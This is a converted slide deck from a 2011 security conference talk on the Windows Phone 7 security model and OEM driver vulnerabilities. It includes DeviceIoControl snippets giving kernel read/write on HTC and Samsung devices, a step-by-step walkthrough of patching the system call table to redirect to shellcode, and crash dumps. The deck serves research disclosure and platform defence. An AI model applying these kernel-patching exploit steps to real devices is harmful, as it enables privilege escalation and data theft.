



**Blue Hat v11
Technical -
Windows Pwn 7
OEM – Owned
Every Mobile?**

Alex Plaskett –
November 2011



Main Objectives

- Provide a brief overview of WP7 OS and the security model
- Allow developers / security professionals to understand the platform security better.
- Highlight potential weaknesses in the security model



Who am I?

- Security Consultant @ MWR InfoSecurity
- Presented at 44con and T2 recently on WP7
- Breaking stuff for fun for a while 😊



What this talk will cover

- Introduction to WP7
- WP7 OS Security Model
- Vulnerabilities



What this talk will not cover

- Managed Application Security C#
- Cloud Storage Security
- UIX Native Applications



WP7 Phones

- Multiple OEMs/Phones
- Same base OS
- OEM Apps and Drivers
- Closed Platform

HTC HD7
Windows® Phone 7

LG  **Optimus 7**

HTC 7 Mozart

Samsung OMNIA 7

 **Venue Pro**
with Windows® Phone 7
Dell.com/VenuePro



Windows Phone OS 7

- Custom Windows CE 6/7
- ARM v7 Processors
- 32bit OS (4GB Virtual Address Space)
- 2GB Kernel/2GB User land
- Windows Updates via Zune Tethering



Application Model


- Third parties - C# Silverlight/XNA Framework .NET CLR
- MO/OEMs native code
- No side loading
- Marketplace Verification / Signing



Security Model

- Chamber Based Security Model
- Code Signing
- Loader Verifier Framework
- Policy Framework
- Exploit Mitigation

Chamber Based Security Model





Dynamic Capabilities (LPC Chamber)

- WPManifest.xml:

ID_CAP_CAMERA

ID_CAP_INTEROPSERVICES

ID_CAP_LOCATION

ID_CAP_MEDIALIB

ID_CAP_MICROPHONE

ID_CAP_NETWORKING








Code Signing

- In ROM binaries implicitly trusted
- Other binaries require signing
- Exception is developer unlocked devices



Code Signing

ciroots.pks:

Issued To	Issued By	Expiration Date	Intended Purposes	Friendly Name	Status	Certificate T
 Microsoft Mobile Device Privileged PCA	Microsoft Root Certificate Authority	18/01/2019	Code Signing, 1.3.6....	<None>	R	SubCA
 Microsoft Mobile Device TCB PCA	Microsoft Root Certificate Authority	26/04/2019	Code Signing, 1.3.6....	<None>	R	SubCA
 Microsoft Mobile Device Unprivileged PCA	Microsoft Root Certificate Authority	18/01/2019	Code Signing, 1.3.6....	<None>	R	SubCA
 Microsoft Mobile Device VSD PCA	Microsoft Root Certificate Authority	14/01/2019	Code Signing, 1.3.6....	<None>	R	SubCA
 VeriSign Mobile Root Authority for Microsoft	VeriSign Mobile Root Authority for Microsoft	05/02/2030	<All>	<None>	R	



Code Signing Example

```
<Macro Id="TCB_CA" Description="SHA1 Hash of  
TCB CA"  
Value="CERTIFICATES/HASH/SHA1/4E719A55C  
9DA0A922AA1338B5C700CCDBCA96FEE" />
```

```
<Rule PriorityCategoryId="PRIORITY_STANDARD"  
ResourceUri="/LOADERVERIFIER/GLOBAL/CER  
TIFICATES/HASH/SHA1/4E719A55C9DA0A922A  
A1338B5C700CCDBCA96FEE"  
SpeakerAccountId="S-1-5-112-0-0-1"  
Description="System identity group honors  
TCB_CA Cert">
```

```
<Authorize>
```

```
<Match AccountId="S-1-5-112-0-0X01"  
AuthorizationIds="LV_ACCESS_EXECUTE" />
```

```
</Authorize>
```

```
</Rule>
```



Loader Verifier Module (LVMOD)

- Kernel Based Module (TCB)
- Authentication and Authorisation
- Policy framework
- Code Signing
- accountdb.vol => account database
- policydb.vol => policy database



Loader Verifier Module (LVMOD)

- LoaderVerifierAuthenticateFile
- LoaderVerifierAuthorize
- LoaderVerifierProvisionSecurityForApplication



Policy Framework

- XML based
- Module Policy XML
Combined
- Centralised policydb.vol
database
- TCB protected



IRIs

- **/REGISTRY**/HKCU/SOFTWARE/MICROSOFT/CONMAN/(*)
- **/FILESYSTEM**/PRIMARY/APPLICATION%20DATA/PHONE%20TOOLS/10.0/CORECON/LIB/(*)
- **/RESOURCES**/CREDMAN/PRIVATE/S-1-5-122-0-0X10-0X00000006/(*)
- **/KERNEL**/(+)/GLOBAL/SQL/
- PolicyEngine!PolicyCheck



Policy Example

```
<Rule Description="Authorize taskhost.exe be loadable to
$(TASKHOST_CHAMBER_SID)"
ResourceIri="$(LOADERVERIFIER_EXE_AUTHZ_INROM
_ROOT)/WINDOWS/TASKHOST.EXE"
SpeakerAccountId="$(SYSTEM_USER_NAME)"
PriorityCategoryId="PRIORITY_HIGH">
<Authorize>
<Match AccountId="$(TASKHOST_CHAMBER_SID)"
AuthorizationIds="LV_ACCESS_EXECUTE,LV_ACCESS_
LOAD" />
</Authorize>
<Stop>
```



Process Creation

- CreateProcess()

```
<Rule PriorityCategoryId="PRIORITY_STANDARD"  
  ResourceId="/LOADERVERIFIER/ACCOUNT/(+)/ACCOUNT_CAN_LAUNCH/NONE/NONE/PRIMARY/WINDOWS/CPROG.EXE" SpeakerAccountId="S-1-5-112-0-0-1" Description="Authorization rule for capability ID_CAP_IE">
```

```
<Authorize>
```

```
<Match AccountId="S-1-5-112-0-0X71-0X49445F4341505F4945"  
  AuthorizationIds="LV_ACCESS_EXECUTE" />
```

```
</Authorize>
```

```
</Rule>
```



Resource Access Requests

- Resources are protected by policy rules
- If a request is made to access a resource outside of the current chamber a policy decision has to be made (PolicyEngine!PolicyCheck).
- Policy dictates whether access to resource is granted or not.
- IRI's used to look up rules that apply to the resource requested.

PID:00400002 TID:0DAC003A (3)

Rsrc="/REGISTRY/HKLM/SYSTEM/SOFTKEYS"

PID:00400002 TID:0DAC003A (3) Acct(s)=S-1-5-112-0-0X80-0X7B30393636323134322D454

239422D343734382D394234382D46333333135394432364536317D


PID:00400002 TID:0DAC003A (5)



Exploit Mitigation

- ASLR (Address Space Layout Randomization).
- XN (Execute Never)

WP7 Exploit Development Lifecycle





Other Platform OEM Vulnerabilities

- Android

HTC Browser INSTALL Permissions

HTC Sound Recorder

HTC Logger

- iPhone / BlackBerry:

N/A



Vulnerabilities

- Device Fingerprinting
- Browser Vulnerabilities
ID_CAP_INTEROPSERVICES
- Device Driver Vulnerabilities
- OMA-DM PROVXML



Device Fingerprinting

- User-Agent HTTP request:

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows Phone OS 7.0; Trident/3.1; IEMobile/7.0; **HTC; HD7 T9292**)

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows Phone OS 7.0; Trident/3.1; IEMobile/7.0; **SAMSUNG; OMNIA7**; Orange)

- UA-CPU: **ARM**

Initial Code Execution - Browser Vulnerabilities /Application Vulnerabilities

- Requires ASLR/XN bypass to execute arbitrary code
- Stuck in the LPC chamber! (Needs priv esc for most sensitive data).

Reg	Value	*** WARNING: Unable to verify timestamp for k.libos.dll *** ERROR: Module load completed but symbols could not be loaded for k.libos.dll .Unable to load image lvmod.dll, Win32 error 0n2 *** WARNING: Unable to verify timestamp for lvmod.dll *** ERROR: Module load completed but symbols could not be loaded for lvmod.dll .Unable to load image policyengine.dll, Win32 error 0n2 *** WARNING: Unable to verify timestamp for policyengine.dll *** ERROR: Module load completed but symbols could not be loaded for policyengine.dll .Unable to load image nsiproxy.dll, Win32 error 0n2 *** WARNING: Unable to verify timestamp for nsiproxy.dll *** ERROR: Module load completed but symbols could not be loaded for nsiproxy.dll .Unable to load image watchdog.dll, Win32 error 0n2 *** WARNING: Unable to verify timestamp for watchdog.dll *** ERROR: Module load completed but symbols could not be loaded for watchdog.dll .Unable to load image ddi.dll, Win32 error 0n2 *** WARNING: Unable to verify timestamp for ddi.dll *** ERROR: Module load completed but symbols could not be loaded for ddi.dll .Unable to load image amdgslldd.dll, Win32 error 0n2 *** WARNING: Unable to verify timestamp for amdgslldd.dll *** ERROR: Module load completed but symbols could not be loaded for amdgslldd.dll .Unable to load image alpcd.dll, Win32 error 0n2 *** WARNING: Unable to verify timestamp for alpcd.dll *** ERROR: Module load completed but symbols could not be loaded for alpcd.dll .Unable to load image afd.dll, Win32 error 0n2 *** WARNING: Unable to verify timestamp for afd.dll *** ERROR: Module load completed but symbols could not be loaded for afd.dll .Unable to load image devmgr.dll, Win32 error 0n2 *** WARNING: Unable to verify timestamp for devmgr.dll *** ERROR: Module load completed but symbols could not be loaded for devmgr.dll .Unable to load image k.coredll.dll, Win32 error 0n2 *** WARNING: Unable to verify timestamp for k.coredll.dll *** ERROR: Module load completed but symbols could not be loaded for k.coredll.dll .Unable to load image gws.dll, Win32 error 0n2 *** WARNING: Unable to verify timestamp for gws.dll *** ERROR: Module load completed but symbols could not be loaded for gws.dll
r0	c0c0c10	
r1	16161616	
r2	45015850	
r3	c0c0c0c	
r4	c0c0c0c	
r5	2	
r6	0	
r7	54c7410	
r8	54425b0	
r9	0	
r10	544ca70	
r11	5441340	
r12	17de0017	
sp	484fc90	
lr	4501b1a8	
pc	c0c0c0c	
psr	80000110	
nf	1	
zf	0	
cf	0	
vf	0	
qf	0	
if	0	
ff	0	
tf	0	
mode	0	
		(16c60016.17de0016): Access violation - code c0000005 (!!! second chance !!!) 0c0c0c0c 16161616 ??? 26:063:armce> kv Unable to load image mshtml.dll, Win32 error 0n2 *** WARNING: Unable to verify timestamp for mshtml.dll *** ERROR: Module load completed but symbols could not be loaded for mshtml.dll Child-SP RetAddr : Args to Child : Call Site 0484fc90 4501b1a8 : 0c0c0c10 16161616 45015850 0c0c0c0c : 0xc0c0c0c 0484fc90 00000000 : 0c0c0c10 16161616 45015850 0c0c0c0c : mshtml+0x16b1a8



ID_CAP_INTEROPSERVICES

- “ID_CAP_INTEROPSERVICES :Capability for hybrid app to access driver and service “
- Undocumented
- Microsoft.Phone.InteropServices.dll
- WPInteropManifest.xml in XAP archive.



Device Driver Vulnerabilities

- HTC HD 7

HTCUtility.dll read/write of kernel memory through a DeviceIoControl call.

```
struct REQUEST
```

```
{
```

```
    DWORD bMode;
```

```
    PDWORD pdwAddress;
```

```
};
```

```
DWORD result = dwValue; // Value to write
```

```
req.bMode = 1; // 0 = Read, 1 = Write
```

```
HANDLE h1 =
```

```
    CreateFileW(L"HTUO:", 0xC0000000, 0x3, 0, 0, 0, 0);
```

```
DeviceIoControl(h1,
```

```
    0x9020002C, &req, 0x8, &result, 0x4, 0, 0);
```



Kernel Read/Write Exploit

- Patch a System call in the kernel

⇒ Locate system call table.

The KDataStruct was chosen because it resides at a fixed memory address (0xFFFFC800).

```
LPDWORD lpvTls; /* 0x000 Current thread local storage pointer */ 4 bytes
HANDLE ahSys[NUM_SYS_HANDLES]; /* 0x004 If this moves, change kapi.h */ 128 handles
char bResched; /* 0x084 reschedule flag */
char cNest; /* 0x085 kernel exception nesting */
char bPowerOff; /* 0x086 TRUE during "power off" processing */
char bProfileOn; /* 0x087 TRUE if profiling enabled */
ulong unused; /* 0x088 unused */
ulong rsvd2; /* 0x08c was DiffMSec */
PPROCESS pCurPrc; /* 0x090 ptr to current PROCESS struct */
PTHREAD pCurThd; /* 0x094 ptr to current THREAD struct */
DWORD dwKCRes; /* 0x098 */
ulong handleBase; /* 0x09c handle table base address */
PSECTION aSections[64]; /* 0x0a0 section table for virtual memory */
LPEVENT alpeIntrEvents[SYSINTR_MAX_DEVICES]; /* 0x1a0 */
LPVOID alpVIntrData[SYSINTR_MAX_DEVICES]; /* 0x220 */
ulong pAPIReturn; /* 0x2a0 direct API return address for kernel mode */
uchar *pMap; /* 0x2a4 ptr to MemoryMap array */
DWORD dwInDebugger; /* 0x2a8 !0 when in debugger */
PTHREAD pCurFPUOwner; /* 0x2ac current FPU owner */
PPROCESS pCpuASIDPrc; /* 0x2b0 current ASID proc */
long nMemForPT; /* 0x2b4 - Memory used for PageTables */
long alPad[18]; /* 0x2b8 - padding */
DWORD alInfo[32]; /* 0x300 - misc. kernel info */
} /* KDataStruct */
```



Kernel Read/Write Exploit

⇒ Locate system call to patch

The `alinfo[32]` array contains important kernel information that can help locate the system call tables.

The data at that address was then dumped using the kernel memory read ($0xFFFFC800 + 0x300 = 0xFFFFCB00$). As shown below

```
Address: FFFFCB00 Data: 80998620 address of process array
Address: FFFFCB04 Data: 00001000 system page size
Address: FFFFCB08 Data: 00000000 shift for page # in PTE
Address: FFFFCB0C Data: FFFFFFF0 mask for page # in PTE
Address: FFFFCB10 Data: 0001351F # of free physical pages
Address: FFFFCB14 Data: 000003D5 # of pages used by kernel
Address: FFFFCB18 Data: 809952A8 ptr to kernel heap array
Address: FFFFCB1C Data: 00000000 ptr to sectiontable array
Address: FFFFCB20 Data: 80997C20 ptr to system memoryinfo struct
Address: FFFFCB24 Data: 00000000 ptr to module list
Address: FFFFCB28 Data: 00000000 lower bound of DLL shared space
Address: FFFFCB2C Data: 0001DA91 total # of RAM pages
Address: FFFFCB30 Data: 807F4188 ptr to ROM table of contents
Address: FFFFCB34 Data: FFFFC800 ptr to kernel mode version of KData
Address: FFFFCB38 Data: 00000000 Current amount of gws heap in use
Address: FFFFCB3C Data: 00000000 Fast timezone bias info
Address: FFFFCB40 Data: FFFFC830
Address: FFFFCB44 Data: 00000000
Address: FFFFCB48 Data: 00000000
Address: FFFFCB4C Data: 035204E4
Address: FFFFCB50 Data: 00000809 Default System locale
Address: FFFFCB54 Data: 00000809 Default User locale
Address: FFFFCB58 Data: 00000BC0 Kernel heap wasted space
Address: FFFFCB5C Data: 00000000 For use by debugger for protocol communication
Address: FFFFCB60 Data: 80997680 APIset pointer
```



Kernel Read/Write Exploit

⇒ Patch ApiSet

The APIset pointer points at the following data structure.

```
typedef struct _CINFO {
char acName[4]; /* 00: object type ID string */
uchar disp; /* 04: type of dispatch */
uchar type; /* 05: api handle type */
ushort cMethods; /* 06: # of methods in dispatch table */
const PFNVOID *ppfnExtMethods; /* 08: ptr to array of methods ...
const PFNVOID *ppfnIntMethods; /* 0C: ptr to array of methods ...
const ULONGLONG *pu64Sig; /* 10: ptr to array of method si...
DWORD dwServerId; /* 14: server process id */
PHDATA phdApiSet; /* 18: HDATA of API set */
PFNAPIERRHANDLER pfnErrorHandler; /* 1C: ptr to the API s...
} CINFO;
typedef CINFO *PCINFO;
```

The ppfnExtMethods is a pointer to an array of functions which are used when a system call is made. The following caption shows the data dumped from these memory addresses:
Address: 80997680 Data: 80533AE0 ApiSet[0] -> ptr to CINFO struct



Kernel Read/Write Exploit

⇒ Patch function pointer

_CINFO struct:

Address: 80533AE0 Data: 32336E57 object type id char[4] Wn32
Address: 80533AE4 Data: 008C0003 disp, type, methods uchar, uchar, ushort (dist = 3, type = 0, cMethods = 8C)
Address: 80533AE8 Data: 80533220 ptr to external array of methods

Ptr's in method table

Address: 80533220 Data: 80558B24 Method 0

Address: 80533224 Data: 80558B24 Method 1

Address: 80533228 Data: 805759BC ..

Address: 8053322C Data: 805538F0

Address: 80533230 Data: 80552C2C

Address: 80533234 Data: 8055BDD0

Address: 80533238 Data: 8055BFD0

Address: 8053323C Data: 80567628

Address: 80533240 Data: 8056774C

Address: 80533244 Data: 80567EE8

Address: 80533248 Data: 80567F20

Address: 8053324C Data: 80567C80

Address: 80533250 Data: 80567D0C

Address: 80533254 Data: 8055C368

Address: 80533258 Data: 8056BF78

Address: 8053325C Data: 8056BA5C ..

Address: 8056BA5C Data: E92D40F0

⇒ => Choose pointer to patch -> redirect to shell code. **PWNED!**



OMA-DM PROVXML

- Management and provisioning of mobile devices.
- Reconfiguration, provides access to file system, registry etc..
- Documented functionality in previous Windows Mobile builds
- <http://msdn.microsoft.com/en-us/library/ms890044.aspx>
- Some additional functionality added for WP7.



Samsung Omnia 7 PROVXML

- RapiConfig.exe reads from the \\provxml folder.

```
.text:00018628      LDR    R1, =aProvxmlS ;  
"\\provxml\\%s"  
.text:0001862C      MOV    R3, #0  
.text:00018630      MOV    R2, R4  
.text:00018634      ADD    R0, SP,  
#0x6A4C+FileName ; lpBuffer  
.text:00018638      STR    R3,  
[SP,#0x6A4C+NumberOfBytesRead]  
.text:0001863C      MOV    R11, #0  
.text:00018640      MOV    R10, #0  
.text:00018644      BL    wsprintfW
```



Samsung Omnia 7 PROVXML

- Use Isolated Storage Path

```
"..\Applications\Data\\GUID\Data  
a\IsolatedStore\
```

Where GUID is specified in the
WPManifest.xml

However...



Samsung Omnia 7 PROVXML

```
[HKEY_LOCAL_MACHINE\Drivers\BuiltIn\SRILUIProxy]
```

```
"Prefix"="SRP"
```

```
"Dll"="SRILUIProxy.dll"
```

```
"Index"=dword:1
```

```
"Flags"=dword:10
```

```
"AccountSid"="SID_UDEVICE_ELEVATED"
```

```
"IClass"=multi_sz:"{4619249B-6362-4520-B700-984C8E7BC7A4}"
```

```
hDevice = CreateFileW(L"SRP1:", 0xC0000000, 3, 0, 3, 0, 0);  
DeviceIoControl(hDevice, 0x80002000, &request, sizeof(params),  
0, 0, 0, 0);
```



Post Exploitation

- Extract Sensitive Information
- Eavesdrop
- Root Kit
- Disabled Policies / Certificate Checking?



Code Reuse!

IDA - C:\Users\user\Documents\Research\HTC\drhtc.i64 (drhtc.dll)

File Edit Jump Search View Debugger Options Windows Help

Functions window

Function name
sub_EF952E30
sub_EF952E38
sub_EF95406C
DHC_Init
DHC_Deinit
DHC_Open
DHC_Close
DHC_Read
DHC_Write
DHC_Seek
DHC_PowerDown
DHC_PowerUp
DHC_IOCControl
sub_EF9540D8

Line 13 of 202

Graph overview

Strings window

Address	Length	Type	String
.text:EF95300C	00000012	unic...	04/26/10
.text:EF953020	0000002C	unic...	[+] core 2.0 released
.text:EF95304C	00000012	unic...	04/30/10
.text:EF953060	00000032	unic...	[+] htc bridge framework
.text:EF95309A	00000012	unic...	05/03/10
.text:EF9530A8	0000006C	unic...	[+] core 2.1 released & re-arch. drhtc code structure
.text:EF953114	00000012	unic...	05/05/10
.text:EF953128	0000003C	unic...	[+] htc shim module framework
.text:EF953164	00000012	unic...	05/11/10
.text:EF953178	0000004E	unic...	[+] policy faker and certificate faker
.text:EF9531C8	00000012	unic...	05/12/10
.text:EF9531E0	00000046	unic...	[+] controller of developer unlock
.text:EF953228	00000074	unic...	[+] force all managed/hybrid Yamanote apps to native ones
.text:EF95329C	00000012	unic...	05/13/10
.text:EF9532B0	0000007E	unic...	[+] core 2.2 stable released, fix all klocwork critical issues
.text:EF953330	00000012	unic...	05/14/10
.text:EF953344	0000003A	unic...	[-] remove certificate faker
.text:EF953380	00000012	unic...	05/18/10
.text:EF953394	00000024	unic...	[+] license faker

File Edit Jump Search View Debugger Options Windows Help

Functions window

Function name
LVMModInitialize
LVMModUninitialize
LVMModAuthenticateFile
LVMModRouting
LVMModAuthorize
LVMModGetPageHashData
LVMModCloseAuthenticationHandle
LVMModGetHash

Line 13 of 36

Strings window

Address	Length	Type	String
.text:10001210	000000A6	unic...	[K][LoaderVerifier] after re-enabling developer unlock, now its state is '%s'...\r\n
.text:100012D8	0000009A	unic...	[K][LoaderVerifier] backdoor-fixing developer unlock to 'enabled' state...\r\n
.text:10001398	0000008C	unic...	[K][LoaderVerifier] current developer unlock state: %d (hRes: %08x)\r\n
.text:10001428	00000080	unic...	[K][LoaderVerifier] enabling developer unlock... (hRes: %08x)\r\n
.text:10001118	00000062	unic...	[K][LoaderVerifier] take %s(%s) as Native app.\r\n
.text:100011F8	00000012	unic...	disabled
.text:100011E8	00000010	unic...	enabled
.text:1000104C	0000000C	unic...	lvmod
.data:100030C8	000000C0	unic...	prop:0System.ItemNameDisplay;0System.DateModified;0System.Size;0System.FileCount;0System.Author

File Edit Jump Search View Debugger Options Windows Help



Demo



Mango and onwards

- Restricts method I used to debug and develop exploits against the platform (ID_CAP_INTEROPSERVICES).
- However, design and policy still allows OEM applications to use driver functionality
- Need to ensure OEM code is of the same security quality as base OS



Conclusions

- Strong Granular Security Model
- OEM choice influences security
- Attackers could use OEM vulnerabilities.
- Attackers need multiple vulnerabilities.
- More granular controls required for OEM's requirements

- More detailed information can be found in my whitepaper and separate advisory documents in future.



Questions?

Thanks to:

- <http://labs.mwrinfosecurity.com>
- <http://www.twitter.com/mwrlabs>
- <http://forum.xda-developers.com/>
- KF:
http://www.digitalmunition.com/_/Blog/Entries/2011/3/25_Debug_WP7_sans_KITL_or_Platform_Builder!!.html
- Nils and MWR !